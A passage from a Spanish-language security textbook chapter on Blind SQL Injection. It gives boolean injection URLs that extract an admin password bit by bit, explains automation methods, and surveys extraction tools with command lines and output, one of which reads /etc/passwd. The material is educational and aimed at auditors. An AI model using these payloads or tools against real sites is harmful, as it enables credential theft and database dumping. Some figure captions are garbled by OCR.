


Fig 3.4: Estado inicial

Si al final de ella se inserta un operador "AND" seguido de una condición que sea cierta, como en:

```
http://webserver1/pruebas/ventas.php?ref=A%' and 1=1 --
```

... el resultado obtenido seguirá siendo el mismo. A este tipo de inyección se le denomina "Inyección SQL de cambio de comportamiento cero" (ISQL0).

Por el contrario si la condición que se añade es falsa:

```
http://webserver1/pruebas/ventas.php?ref=A%' and 1=2 --
```




Fig 3.5: Condición falsa

… esta vez no hay filas que cumplan los requisitos impuestos y no aparece ningún producto. Se ha provocado un cambio de comportamiento y se puede hablar de "Inyección SQL de cambio de comportamiento positivo" (ISQL+).

Las posibilidades no acaban con el operador AND. Otros ejemplos podrían usar el operador OR para generar "OR 1=0" (ISQL0) y "OR 1=1 (ISQL+). O la concatenación de cadenas, con "|| '' " (ISQL0) y "|| 'a' " (ISQL+). Y en inyecciones sobre campos numéricos, la suma y la resta también permiten introducir expresiones como "+100-100" (ISQL0) y "+1" (ISQL+).

En cualquier caso, lo que realmente importa es que las diferencias de comportamiento entre ISQL0 y ISQL+ permiten determinar si una condición es verdadera o falsa. Basta con estudiar el comportamiento de la aplicación.

4. Todo está hecho de bits

Verdadero o falso. Blanco o negro. Cara o Cruz. Abierto o Cerrado. Cero o uno. Eso es un bit. Exactamente la cantidad de información que se obtiene con una petición de las referidas en el apartado anterior.

Y un byte son 8 bits.

Es posible extraer los bits que componen el valor ASCII de un carácter, gracias al operador "&" que hace una operación lógica de AND, bit a bit, entre sus dos argumentos. De este modo, puede determinarse si cada bit vale 0 ó 1 con expresiones del tipo

BIT	EXPRESIÓN
0	ascii(<carácter>) & 1 > 0
1	ascii(<carácter>) & 2 > 0
2	ascii(<carácter>) & 4 > 0
3	ascii(<carácter>) & 8 > 0
4	ascii(<carácter>) & 16 > 0
5	ascii(<carácter>) & 32 > 0
6	ascii(<carácter>) & 64 > 0
7	ascii(<carácter>) & 128 > 0

Con esta información puede crearse una URL que revela, por ejemplo, si el bit menos significativo del primer bit del primer carácter de la contraseña del usuario de la aplicación "admin" es 0 ó 1:

```
http://webserver1/pruebas/ventas.php?ref=A%' and
(ascii((select substr(contrasena,1,1) from almacen.usuarios where nombre='admin'))
%26 1) > 0 --
```

Como el carácter "&" tiene un significado especial en las URLs, es necesario codificarlo con "%26".

El resultado es un mensaje de "referencias no encontradas". Eso quiere decir que la condición inyectada es falsa y, por tanto, que el bit en cuestión vale 0. Modificando "%26 1" por "%26 2" se puede extraer el segundo bit:

```
http://webserver1/pruebas/ventas.php?ref=A%' and
(ascii((select substr(contrasena,1,1) from almacen.usuarios where nombre='admin'))
%26 2) > 0 --
```

…y así sucesivamente. En la siguiente tabla, la primera fila indica con qué valor se realizó la operación de AND bit a bit, la segunda si apareció algún resultado y la tercera el valor que se puede inferir para el correspondiente bit del valor ASCII del carácter 01110000, que en decimal es 112, el valor *ascii* del carácter "p".

%26 128	%26 64	%26 32	%26 16	%26 8	%26 4	%26 2	%26 1
NO	SÍ	SÍ	SÍ	NO	NO	NO	NO
0	1	1	1	0	0	0	0

Una vez se conoce el primer carácter se puede pasar al segundo sustituyendo en las peticiones

```
substr(contrasena,1,1)
```

... por

```
substr(contrasena,2,1)
```

... y después el tercero, y el cuarto...

Para saber cuándo acabar, es necesario conocer la longitud de la cadena. Una forma de conseguirlo sería extraer los distintos bits que forman el número retornado por:

```
select length(contrasena) from almacen.usuarios where nombre='admin'
```

Pero normalmente no es necesario comprobar todos y cada uno de los bits. Al fin y al cabo, ya se conoce que las contraseñas de esta aplicación se almacenan en texto claro y pocas contraseñas tienen más de 16 caracteres...

Así podría optarse por comprobaciones que permitan ir acotando la longitud de la cadena de forma dicotómica. Con:

```
http://webserver1/pruebas/ventas.php?ref=A%' and (select length(contrasena) from almacen.usuarios where nombre='admin') >=16 --
```

... se obtendría un mensaje de "referencia no encontrada". Por tanto, el valor buscado debe estar comprendido entre 0 y 15. Probando un valor intermedio:

```
http://webserver1/pruebas/ventas.php?ref=A%' and (select length(substr(contrasena,1,1)) from almacen.usuarios where nombre='admin') >=8 --
```

... se muestran los valores correspondientes al producto "tornillo". Esta vez la condición es cierta. El rango se reduce a entre 8 y 15. Con 12...

```
http://webserver1/pruebas/ventas.php?ref=A%' and (select length(substr(contrasena,1,1)) from almacen.usuarios where nombre='admin') >=12 --
```

... no aparece nada. Entre 8 y 11, pues. Siguiendo con este proceso, se terminaría comprobando que la longitud de la cadena es de 9 caracteres.

A estas alturas, el atacante es capaz de extraer el valor de un campo de una fila de la base de datos. Y después, otra columna. Y así hasta extraer todo el registro. Por otro lado, es posible obtener las distintas filas de la tabla, bien usando técnicas de Serialized SQL Injection, bien mediante estructuras del tipo "OFFSET... LIMIT 1" (o la sintaxis equivalente en el Gestor de Bases de Datos utilizado), tal y como se vio en el capítulo I.

La tabla completa está en sus manos.

5. Automatización

En la conferencia *BlackHat USA de 2004*, ***Cameron Hotchkies*** presentó un trabajo que, bajo el título de *"Blind SQL Injection Automation Techniques"*, proponía métodos para desarrollar programas que automaticen la explotación de un parámetro vulnerable a técnicas de *Blind SQL Injection*. Uno de los elementos claves de su propuesta tiene que ver con la forma en que se pueden detectar las diferencias de comportamiento ante inyecciones ISQL0 e ISQL+.

Para empezar, si existieran algunas palabras que siempre aparecen cuando se introduce una condición verdadera, pero nunca cuando ésta es falsa, se podría utilizar un enfoque de "**búsqueda de palabras claves**". Simplemente se trataría de determinar si en la respuesta aparecen o no tales palabras.

Este método es de los más rápidos a implementar, pero exige cierta interacción previa con el usuario, que debe seleccionar correctamente cual es la palabra clave en los resultados positivos o negativos.

Refinando este sistema se puede crear un algoritmo basado en "**diferencias textuales**". Se partiría de dos conjuntos de palabras, uno correspondiente a las páginas de resultados positivos y otro a las de negativos. Para determinar el resultado de una inyección de código, se realizaría un cálculo de distancias a ambos conjuntos, seleccionándose el más "cercano".

Si la respuesta de la aplicación ante una determinada entrada correcta e inyecciones de cambio de comportamiento cero es siempre la misma, puede usarse una aproximación **basada en firmas *MD5*** o similares. La automatización de herramientas basadas en esta técnica es sencilla:

a) Se realiza el *hash MD5* de la página de resultados positivos con inyección de código de cambio de comportamiento cero. Por ejemplo: "and 1=1".

b) Se vuelve a repetir el proceso con una nueva inyección de código de cambio de comportamiento cero. Por ejemplo: "and 2=2".

c) Se comparan los *hashes* obtenidos en los pasos a y b para comprobar que la respuesta positiva es consistente.

d) Se realiza el *hash MD5* de la página de resultados negativos con inyección de código de cambio de comportamiento positivo. Por ejemplo "and 1=2".

e) Se comprueba que los resultados de los *hashes MD5* de los resultados positivos y negativos son distintos.

f) Si se cumple, entonces se puede automatizar la extracción de información por medio de *hashes MD5*.

Esta técnica de automatización no sería válida para aplicaciones que cambian constantemente la estructura de resultados, por ejemplo aquellas que insertan publicidad dinámica ni para aquellas en

las que ante un error en el procesamiento devuelvan el control a la página actual. No obstante sigue siendo la opción más rápida en la automatización de herramientas de *Blind SQL Injection*.

En lugar de *MD5* se podría utilizar otras funciones hash o cálculos realizados a partir de los valores ASCII de los caracteres que conforman la respuesta. De nuevo, es posible establecer dos valores de referencia, uno para resultados positivos y otro para negativos, y determinar el resultado a partir de la distancia de la respuesta a ambos, quizá aplicando una serie de filtros de tolerancia y adaptación.

Finalmente, si la estructura de las respuestas es diferente ante inyecciones ISQL0 e ISQL+, puede analizarse el **árbol HTML** de la página para determinar el significado de la respuesta.

Junto con la presentación, ***Cameron Hotchkies*** presentó una herramienta llamada *SQueal*, que más adelante evolucionaría hasta convertirse en lo que hoy se conoce como *Absinthe*.

6. Herramientas

El uso manual de técnicas de Blind SQL Injection puede llegar a ser de lo más tedioso. Realizar numerosas peticiones para ir obteniendo bit a bit la información deseada, agruparlos para formar los caracteres, consultar una tabla *ASCII*, tener cuidado de no equivocarse... Quizá para un byte o dos pueda resultar divertido, pero un pentester tiene mejores cosas que hacer. Cosas que puedan aportar más valor a su cliente.

Aquí es donde entran en juego las herramientas que automatizan los procesos de SQL Injection. Sin ellas, estaríamos hablando de poco más que una curiosidad teórica.

6.1.SQLInjector

La primera herramienta que se presentará es SQLInjector, creada por ***David Litchfield*** y ***Chrish Anley***, ambos de la empresa *NGS Software*.

Esta herramienta utiliza como forma de automatización la búsqueda de palabras clave en los resultados positivos. Es decir, se busca encontrar una palabra que aparezca en los resultados positivos y que no aparezca en los resultados negativos.

Para probar si el parámetro es susceptible a *Blind SQL Injection* se utiliza un sistema basado en inyecciones de código de cambio de comportamiento cero sumando y restando el mismo valor. Por ejemplo, si se tiene un parámetro que recibe el valor 100, el programa ejecuta la petición con 100 + valor – valor. Si el resultado es el mismo, se deduce que el parámetro es susceptible a ataques de *SQL Injection*.

Al utilizar búsquedas de palabra clave en resultados positivos, es necesario determinar de forma manual el contenido de las respuestas a peticiones palabras devuelve el código HTML. Después habrá que lanzar una consulta con algo que haga que sea falso, por ejemplo con AND 1=0, y ver

qué palabras aparecen en los resultados verdaderos y no aparecen en los falsos (con seleccionar una de ellas ya valdría).El código fuente de esta aplicación, escrita en Lenguaje C, es público y se puede descargar de la web: *http://www.databasesecurity.com/sqlinjection-tools.htm*

Para iniciar SQLInjector se puede lanzar un comando como el siguiente:

```
C:\>sqlinjector -t www.ejemplo.com -p 80 -f request.txt -a query -o WHERE -qf query.txt -gc 200 -ec 200 -k 152 -gt Science -s mssql
```

Donde los distintos parámetros tienen el siguiente significado:

t	Servidor
p	Puerto
f	Fichero de texto que indica la aplicación vulnerable y el parámetro a usar.
a	Acción a realizar
o	Fichero de salida
qf	Fichero de texto con la consulta a ejecutar a ciegas
gc	Código devuelto por el servidor cuando es un valor correcto
ec	Código devuelto pro el servidor cuando se produce un error
k	Valor de referencia correcto en el parámetro vulnerable
gt	Palabra clave en resultado positivo
s	Tipo de base de datos. La herramienta está preparada para MySQL, Oracle, Microsoft SQL Server, Informix, IBM DB2, Sybase y Access.

Un ejemplo del contenido del fichero request.txt sería:

```
GET /news.asp?ID=#!# HTTP/1.1
Host: www.ejemplo.com
```

Y, para query.txt:

```
SELECT @@version
```

6.2.SQLbftools

Publicada por "illo" en *reversing.org* en diciembre de 2005, SQLbftools es una colección de herramientas, escritas originalmente en C, que automatizan los ataques a ciegas contra motores de bases de datos *MySQL*. Sus fundamentos son, a grandes rasgos, los mismos de *SQLInjector*. Está compuesta por tres aplicaciones:

mysqlbf

Es la herramienta principal para la automatización de la técnica de *Blind SQL*. Para poder ejecutarla se debe contar con un servidor vulnerable en el que el parámetro esté al final de la URL

y la expresión no sea compleja. Entre otras, soporta funciones de *MySQL* tales como *version()*, *user()*, *now()* o *sytem_user()*.

Se puede invocar mediante el siguiente comando:

```
mysqlbf "host" "comando" "palabraclave"
```

Donde:

- *host* es la URL con el servidor, el programa y el parámetro vulnerable.
- *comando* es un comando a ejecutar de MySQL.
- *palabraclave* es el valor que solo se encuentra en la página de resultado positivo.

En la siguiente imagen se observa cómo se lanza la aplicación contra una base de datos vulnerable y es posible extraer el usuario de la conexión.

```
H:\ >mysqlbf "http://          /  dos.phtml?id_autor=134" "user()" "David"

http-sql adaptive bruteforce  $Revision: 1.13 $
ilo@reversing.org  http://www.reversing.org

This program is now being developed by Dab at
http://www.unsec.net

host:
port: 80
uri :    dos.phtml
args: id_autor=134
sql : user()
sqlI: (null)
sqlL: 0
mat.: David
char: abcdefghijklmnopqrstuvwxyz0123456789$.: -()[]{}@=/\!#?¬&A!<>±D

[+] dicctionary lenght: 425
[+] dict loaded 380 bytes
resolving
best guess:
user() = www-data@localhost
total hits: 230
```

Fig 3.6: Extracción de user()

Como se puede apreciar en la parte inferior de la imagen, el programa ha necesitado un total de 230 peticiones para sacar 18 bytes.

mysqlget

Es la herramienta pensada para descargar ficheros del servidor. Aprovechando las funciones a ciegas y los comandos del motor de base de datos se puede ir leyendo letra a letra cualquier fichero del servidor.

En la siguiente imagen se ve cómo se puede descargar el fichero */etc/password* a partir de una vulnerabilidad *Blind SQL Injection* usando *mysqlget*:


```
H:\ >mysqlget "   dos.phtml?id_autor=134" "/etc/passwd" "David"
http-sql blind downloader  $Revision: 1.35 $
ilo@reversing.org  http://www.reversing.org

THIS PROGRAM DELIBERATELY CONTAINS  SEVERAL
BUFFER OVERFLOWS,  SO USING AGAINST A ROGUE
SERVER MAY GIVE MORE  PROBLEMS THAN RESULTS

cross-post: www.hacktimes.com www.unsec.net

host:
port: 80
uri :     os.phtml
args: id_autor=134
file: /etc/passwd
mat.: David
[+] dicctionary lenght: 425
[+] dict loaded 380 bytes
resolving
file is 49 bytes long

--BOF--
root:x:0:0:root:/root:/bin/
```

Fig 3.7: Extracción de version()

mysqlst

Esta herramienta se utiliza para volcar los datos de una tabla. Primero se consulta al diccionario de datos para extraer el número de campos, los nombres, los tipos de datos de cada campo y por último el volcado de las filas.

El autor de este paquete de herramientas abandonó su desarrollo, que posteriormente fue retomado por ***Alejandro Ramos***, ***"Dab"***, que las portó a Perl.

6.3. Bfsql

El resultado del trabajo de ***Alejandro Ramos*** fue una nueva herramienta llamada *Bfsql*, que puede descargarse de: *http://www.unsec.net/download/bsqlbf.pl*

Esta herramienta no necesita la intervención del usuario para averiguar cuál es la(s) palabra(s) clave que permite distinguir entre inyecciones de cambio de comportamiento cero e inyecciones de cambio de comportamiento positivo. Determina las distintas inyecciones de manera automática realizando varias peticiones y analizando las respuestas.

6.4. SQL PowerInjector

Esta herramienta está escrita en .NET por ***Francois Larouche*** y ha sido liberada en el año 2006. *SQL PowerInjector* utiliza técnicas de *SQL Injection* tradicionales basadas en mensajes de error y técnicas de *Blind SQL Injection*.

En este último caso, puede funcionar comparando resultados completos, equivalente a realizar un *hash MD5* de la página de resultados, o bien, para los motores de *Microsoft SQL Server*, y sólo para esos motores, también se puede realizar utilizando el sistema basado en tiempos con WAIT FOR (o *time delay*) descrito por ***Chrish Anley*** en "*(more) Advanced SQL Injection*".

Para los motores de la base de datos *Oracle*, desde mayo del año 2007, también soporta la inyección basada en tiempos llamando a los procedimientos almacenados de *Oracle* DBMS_LOCK y utilizando las funciones de Benchmark para generar retardos en el gestor de bases de datos *MySQL*.

Quizá su inconveniente más reseñable sea que no ayuda a buscar parámetros vulnerables. A su favor puede apuntarse un trabajado interfaz gráfico, tal y como se puede apreciar en la siguiente imagen:




Fig 3.8: Extracción SQL PowerInjector

Adaptada a los gestores de bases de datos *Microsoft SQL Server*, *Oracle*, *MySQL* y *Sybase*, esta aplicación es de código abierto y está disponible en la siguiente dirección URL: *http://www.sqlpowerinjector.com*

6.5. Absinthe

Programada en el lenguaje de programación *C#* .NET, pero con soporte para MAC y Linux a través de MONO, y publicada bajo licencia GPLv2, esta herramienta es una de las más completas, con un interfaz muy cuidado y con soporte para la mayoría de las situaciones: Intranets con autenticación, conexiones SSL, uso de cookies, parámetros en formularios, necesidad de completar URLs, etc…

Hay que destacar que *Absinthe* está pensada para auditores, y no detecta parámetros vulnerables, así que debe ser configurada de forma correcta y cuidadosa:




Fig 3.9: ConFigndo el servidor vulnerable.

Su arquitectura permite ampliar las funcionalidades mediante *plugins* para diversas bases de datos, soportando a día de hoy *Microsoft SQL Server*, MSDE (*desktop Edition*), *Oracle* y *Postgres*.

Creada por Nummish y Xeron, tanto su código fuente como la propia herramienta están disponibles para su descarga en la URL: *http://www.0x90.org/releases/absinthe/download.php*

6.6. Un ejemplo con Absinthe

Sea una URL que contiene un parámetro *id*, el cual recibe un valor numérico:

http://www.miwebserver.com/miprograma.asp?id=370

… y que se supone o se sabe, que la aplicación accede a una base de datos *Microsoft SQL Server*. Se realiza una sencilla prueba de inyección con dos peticiones:

http://www.miwebserver.com/miprograma.asp?id=370 and 1=1
http://www.miwebserver.com/miprograma.asp?id=370 and 1=0

… y se comparan los resultados. Supóngase que cuando se añade "*and 1=1*" se obtiene la misma página que cuando no se realiza ninguna inyección y que, con "*and 1=0*" se obtiene una página diferente, con otros resultados.

Existe una vulnerabilidad de tipo SQL Injection y es posible explotarla de forma automatizada con *Absinthe*.

Paso 1: Configuración de la inyección a ciegas:

Absinthe
File Tools Help
Host Information | DB Schema | Download Records
Exploit Type:
Select the type of injection: Blind Injection Error Based
Select The Target Database: MS SQL Server
Connection:
Target URL: http:// www.miwebserver.com/miprograma.asp
Connection Method: Get Post Use SSL
Comment End of Query Append text to end of query
Authentication
Use Authentication Name:
Basic Digest NTLM Password:
Domain:
Form Parameters:
Parameters Cookies
Name: Name Value Injecta
Default Value: id 370 True
Injectable Parameter Edit
Treat Value as String Remove
Add Parameter Add Cookie
Verify SQL Server Version
Initialize Injection

Fig 3.10: Paso 1

1) Se selecciona el motor de bases de datos. En este caso *Microsoft SQL Server* porque se sabe de antemano, pero si se desconoce la versión se puede seleccionar el *checkbutton* de "*Verify SQL Server Version*".

2) En *target URL* se escribe la llamada al programa sin poner los parámetros, en este caso: *www.miwebserver.com/miprograma.asp*

3) En el envío de parámetros se selecciona la opción *Get*.

4) En la parte de parámetros se crea un parámetro *id* con valor por defecto 370 en el que se indicará que es inyectable.

5) Se realizará una prueba pulsando el botón *Initialize Injection*.

Paso 2: Descubrimiento de usuario y tablas de la aplicación.

Una vez realizada la configuración, la pestaña "*DB Schema*" permite, en primer lugar averiguar el usuario. Después, si el usuario tiene acceso al diccionario de datos, se podrá determinar qué tablas existen en la base de datos y cómo están definidas sus columnas.




Fig 3.11: Petición para descubrir los nombres de los campos.

Una de las carencias de esta herramienta es que no soporta el descubrimiento de objetos mediante pruebas de diccionario o fuerza bruta, pero es perfecta en los entornos en los que el usuario tiene acceso al diccionario de datos. En la siguiente imagen se puede ver cómo se enumera la cuenta de usuario y las tablas:

Paso 3: Extracción de datos de tablas.

Tan sólo queda extraer los datos de las tablas. La pestaña "*Download Records*" permite seleccionar qué información se desea obtener y descargarla en formato XML.




Fig 3.12: Extracción de datos.

7. Otras herramientas

Por supuesto, existen más herramientas que automatizan la explotación de vulnerabilidades *Blind SQL Injection*. La popularidad de las técnicas en que se basan y las innovaciones que en este campo van surgiendo hacen que cada poco tiempo salga alguna nueva. A continuación se citan algunas.

SQL Ninja

Está escrita en *Perl* y realiza inyección basada en tiempos para motores *Microsoft SQL Server*, se puede descargar desde *http://sqlninja.sourceforge.net/* , y hay más información referente a ella en *http://www.elladodelmal.com/2007/07/blind-sql-injection-iii-de-sqlninja.html*

SQLiBF

Publicada en el año 2006 y desarrollada por ***DarkRaven***, un consultor de seguridad afincado en Murcia, está pensada y adaptada para bases de datos genéricas, pero también para bases de datos específicas en las que realiza comprobaciones de inyección de comportamiento cero. A diferencia de otras, realiza tests para comprobar si un parámetro es vulnerable, basándose en el número de líneas, el número de palabras o palabras claves.

La herramienta tiene como curiosidad también la búsqueda de terminadores de expresiones con paréntesis para poder completar las inyecciones correctamente.

Para más información, se puede visitar la URL: *http://www.open-labs.org*

```
H:\>sqlibf.exe http://www.          /empresa/noticias_detalle.asp?id=370 -B
[ 0.0.0 ] SQLibf 1.9 Starting (+blindmode)
###########################################################################
WARNING!! SQL Injection Vulnerabilities are very heterogeneous so this
tool isn't completely reliable. It fails to detect vulnerable sites in
approximately 10%-20% of the cases.
###########################################################################
[ 0.0 ] Testing URL
[ 0.0.2 ] Testing if URL is Stable
--> OK: URL is Stable
[ 1.0 ] Testing Dynamic Parameters
[ 1.1.1 ] Testing Dynamics in Parameter: 'id'
[ 1.1.2 ] Confirming Dynamics in Parameter: 'id'
--> PARAMETER 'id' IS DYNAMIC
[ 2.0 ] Testing Injectable Parameters
[ 2.1.1 ] Testing Unescaped Inject in Parameter: 'id'
[ 2.1.2 ] Confirming Unescaped Inject in Parameter: 'id'
[ 2.1.3 ] ReConfirming Unescaped Inject in Parameter: 'id'
==> PARAMETER 'id' IS UNESCAPED INJECTABLE
[ 3.0 ] Trying to Fingerprint Database
[ 3.1.0 ] Fingerprinting Database at Parameter: 'id'
[ 3.1.1 ] Testing MySQL
[ 3.1.4 ] Testing Microsoft SQL Server
[ 3.1.5 ] Confirming Microsoft SQL Server
==> FOUND FINGERPRINT - Database: Microsoft SQL Server
[ 6.0 ] Checking Downloaded HTML Code for Database Error Messages
==> FOUND ERROR MESSAGE - Database: Microsoft SQL Server.
[ 8.0 ] Doing BLIND Tests
[ 8.1.0 ] Trying blind at Parameter: 'id'
--> QUERY: USER
USR_WEB
##EOF##

-- END --
```

Fig 3.13: SQLiBF descubriendo por Blind SQL Injection el usuario de la aplicación

WebInspect

Esta herramienta se comercializa por la empresa *SPI Dynamics* desde el año 2005 y está mantenida bajo los estudios de ***Kevin Spett***. Al ser una aplicación comercial, no se dispone del código y solo se conoce su funcionamiento en base a las especificaciones del producto y a como es descrita en el documento "Blind SQL Injection. Are you web applications vulnerable?"

Se trata de una herramienta de carácter general para analizar la seguridad de aplicaciones y está diseñada para buscar todo tipo de vulnerabilidades. En la siguiente dirección: *https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200^9570_4000_100__*, puede encontrarse más información sobre esta herramienta.

Acunetix Web Vulnerability Scanner

Es otra buena alternativa para la auditoría de aplicaciones web de forma automática. Entre otros, dispone de módulos para la detección de vulnerabilidades *Blind SQL Injection* y *Blind XPath Injection*. Existe una versión comercial y otra gratuita, ambas disponibles en la dirección: *http://www.acunetix.com*.

Havij

Havij es una herramienta que facilita las tareas de extracción una vez que ya se ha encontrado un SQLi. Su utilidad no es la de encontrar el fallo sino la de automatizar todo el proceso de extracción mediante diversas técnicas. Corre en entornos Windows y requiere instalación. Existe una versión free que se encuentra bastante capada pero que para los SQLi más usuales es más que suficiente. La versión free está disponible en: *http://itsecteam.com/en/projects/project1.htm*

FOCA PRO y SQL Injection

En la herramienta FOCA 3.X, en la versión PRO, hay un módulo que busca vulnerabilidades SQL Injection, pero no es ninguna herramienta para la extracción de datos.

